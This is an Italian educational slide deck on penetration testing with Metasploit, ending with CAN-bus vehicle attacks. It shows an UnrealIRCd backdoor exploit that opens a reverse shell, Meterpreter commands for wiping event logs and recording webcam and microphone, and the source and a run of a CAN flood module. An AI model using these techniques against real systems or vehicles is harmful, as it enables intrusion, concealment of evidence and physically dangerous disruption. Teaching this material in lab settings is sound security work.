

Metasploiting 4U

Pietro Biondi

Penetration Testing: l'insieme di tecniche atte a simulare **attacchi** alla sicurezza di un sistema per valutare i potenziali **rischi** e le **vulnerabilità**.




1
Information Gathering
Raccogliere informazioni:
nomi di dominio
architettura
indirizzi IP
nominativi ed e-mail (Social Eng)
2
Scanning
Derivare quindi:
porte aperte
nome dei servizi-daemon
tecnologia in uso
presenza web app
3
Vulnerability Assessment
Studio superficie di attacco, per trovare vulnerabilità
4
Exploitation
Attacco che sfrutta una particolare falla
5
Post-Exploitation
Elevare i privilegi acquisiti, mantenere backdoor persistenti
6
Report
Report che include tutte le vulnerabilità riscontrate, l'analisi dei rischi e possibili soluzioni

Metasploit:

- Framework open source per il Penetration Testing
- Suddiviso in moduli

Moduli:

- **Exploit**: sequenza di comandi per colpire una specifica vulnerabilità con il fine di ottenere accesso al sistema (Buffer Overflow, Code Injection)
- **Payload**: codice che viene eseguito dopo che un exploit compromette il sistema. Il payload consente di definire il modo in cui connettersi alla shell (Meterpreter, Bind/Reverse Shell)
- **Auxiliary**: non esegue un payload. Utilizzato per eseguire azioni arbitrarie che potrebbero non essere direttamente correlate allo sfruttamento (Scanner, DoS)
- **Post-Exploitation**: consente di raccogliere ulteriori informazioni o di ottenere ulteriore accesso a un sistema (Privilege escalation, Event log management, Persistent backdoor)

CVE (Common Vulnerabilities and Exposures):

- Database di vulnerabilità mantenuto dal MITRE
- Formato: *CVE-YYYY-######(#)*

Exploit DB:

Archivio di exploit pubblici

Comandi di ricerca in Metasploit:


- search *cve:2017-16995* || search *cve:2019*
- search *can_flood* || search *biondi*
- info *can_flood*

```
msf5 > search biondi

Matching Modules
================

   #  Name                                      Disclosure Date  Rank    Check  Description
   -  ----                                      ---------------  ----    -----  -----------
   0  post/hardware/automotive/can_flood                         normal  No     CAN Flood
```

```
msf5 > info post/hardware/automotive/can_flood

       Name: CAN Flood
     Module: post/hardware/automotive/can_flood
   Platform: Hardware
       Arch:
       Rank: Normal

Provided by:
  Pietro Biondi

Compatible session types:
  Hwbridge

Basic options:
  Name       Current Setting                                                Required  Description
  ----       ---------------                                                --------  -----------
  CANBUS                                                                    yes       CAN interface
  FRAMELIST  /usr/share/metasploit-framework/data/wordlists/can_flood_frames.txt  yes       Path to frame list file
  ROUNDS     200                                                            yes       Number of executed rounds
  SESSION                                                                   yes       The session to run this module on.

Description:
  This module floods a CAN interface with supplied frames.
```


Passi fondamentali:

1. Scegliere un exploit
2. Impostare le opzioni dell'exploit
3. Scegliere un payload
4. Impostare le opzioni del payload
5. Esecuzione dell'exploit
6. Connessione al sistema remoto
7. Proseguire con il Post Exploitation






```
msf5 > use exploit/unix/irc/unreal_ircd_3281_backdoor
msf5 exploit(unix/irc/unreal_ircd_3281_backdoor) > set RHOSTS
set RHOSTS
msf5 exploit(unix/irc/unreal_ircd_3281_backdoor) > set RHOST 192.168.1.2
RHOST => 192.168.1.2
msf5 exploit(unix/irc/unreal_ircd_3281_backdoor) > set PAYLOAD cmd/unix/reverse
PAYLOAD => cmd/unix/reverse
msf5 exploit(unix/irc/unreal_ircd_3281_backdoor) > set LHOST 192.168.1.1
LHOST => 192.168.1.1
msf5 exploit(unix/irc/unreal_ircd_3281_backdoor) > exploit
```


1. **MSFvenom & The Fat Rat**
2. **Shell Meterpreter**
   a. Modulo di Post Exploitation
   b. Shell con un set esteso di comandi
   c. Non crea nuovo processo sulla vittima ma gira nel processo attaccato
3. **Esempio di comandi (Meterpreter):**
   a. **Per File System:** *cd, ls, rm, search, show_mount, download, upload*
   b. **Per Network:** *arp, getproxy, ifconfing, netstat, route*
   c. **Comandi di sistema:** *clearev, execute, kill, ps, sysinfo, reboot*
   d. **Altri:** *webcam, record_mic, screenshot, migrate*



meterpreter > **clearev**
[*] Wiping 97 records from Application
[*] Wiping 415 records from System




User to Vehicle
Vehicle to Infrastructure
Intra-Vehicle
Vehicle to Vehicle
ABS



Controller area network (CAN-bus):

- Standard di comunicazione intraveicolare
- Protocollo di comunicazione seriale (Frame da 64 bit)
- Anti-collisione messaggi
- Rilevamento degli errori


ID	Data

PROBLEMI

Confidenzialità **Autenticazione**


Remote Exploitation of an Unaltered Passenger Vehicle
C.Miller and C. Valasek, BlackHat 2015

- Attacco remoto: Jeep Cherokee (2015)
- Principali componenti dell'attacco:
  - Reverse engineering frame CAN inviate da singole ECU
  - Inject di messaggi come altra ECU



Modulo di post exploitation per inondare il CAN con frame scelte a piacere dall'attaccante

```
def run
  unless File.exist?(datastore['FRAMELIST'])
    print_error("Frame list file '#{datastore['FRAMELIST']}' does not exist")
    return
  end

  vprint_status("Reading frame list file: #{datastore['FRAMELIST']}")
  frames = File.readlines(datastore['FRAMELIST']).map { |line| line.strip.split('+') }

  print_status(' -- FLOODING -- ')
  datastore['ROUNDS'].times do
    frames.each { |frame| client.automotive.cansend(datastore['CANBUS'], frame[0], frame[1]) }
  end
end
```



```
msf5 auxiliary(client/hwbridge/connect) > use post/hardware/automotive/can_flood
msf5 post(hardware/automotive/can_flood) > set canbus vcan0
canbus => vcan0
msf5 post(hardware/automotive/can_flood) > set session 1
session => 1
msf5 post(hardware/automotive/can_flood) > run

[*]  -- FLOODING --
[*] Post module execution completed
```

Attenzione: il riutilizzo improprio di queste tecniche è punibile a norma di legge

Lavorare sempre su ambienti virtuali costruiti ad hoc per gli scopi didattici

Usate queste conoscenze per difendervi

“Chiunque abusivamente si introduce in un sistema informatico o telematico protetto da misure di sicurezza ovvero vi si mantiene contro la volontà espressa o tacita di chi ha il diritto di escluderlo, è punito con la reclusione fino a tre anni.”

Grazie per l'attenzione

Pietro Biondi

pietro.biondi@phd.unict.it

www.pietrobiondi.it
https://sowhat.iit.cnr.it/